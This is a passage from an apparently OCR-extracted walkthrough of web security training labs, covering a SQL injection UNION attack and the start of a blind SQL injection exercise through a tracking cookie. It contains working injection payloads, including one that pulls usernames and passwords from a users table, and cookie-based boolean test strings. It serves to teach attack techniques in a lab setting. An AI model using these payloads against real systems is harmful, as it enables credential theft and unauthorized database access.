


- use your selected category and encode it like this and apply changes to the request and send it to response




- Verify that the application's response contains usernames and passwords.

- Finally using those login details (user name, password), you can solve the lab.




10) SQL injection UNION attack, retrieving multiple values in a single column

- Access the lab




- Use Burp Suite to intercept and modify the request that sets the product category filter.




- Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, only one of which contain text, using a payload like the following in the category parameter:

  '+UNION+SELECT+NULL,'abc'--




- Use the following payload to retrieve the contents of the users table:


  '+UNION+SELECT+NULL,username||'~'||password+FROM+users—



- Verify that the application's response contains usernames and passwords.




- Finally using those login details (user name, password), you can solve the lab.




11) Blind SQL injection with conditional responses


- Access the lab.




- Visit the front page of the shop, and use Burp Suite to intercept and modify the request containing the TrackingId cookie. For simplicity, let's say the original value of the cookie is TrackingId=xyz.




- Modify the TrackingId cookie, changing it to:
  TrackingId=xyz' AND '1'='1




- **TrackingId=xyz' AND '1'='2**



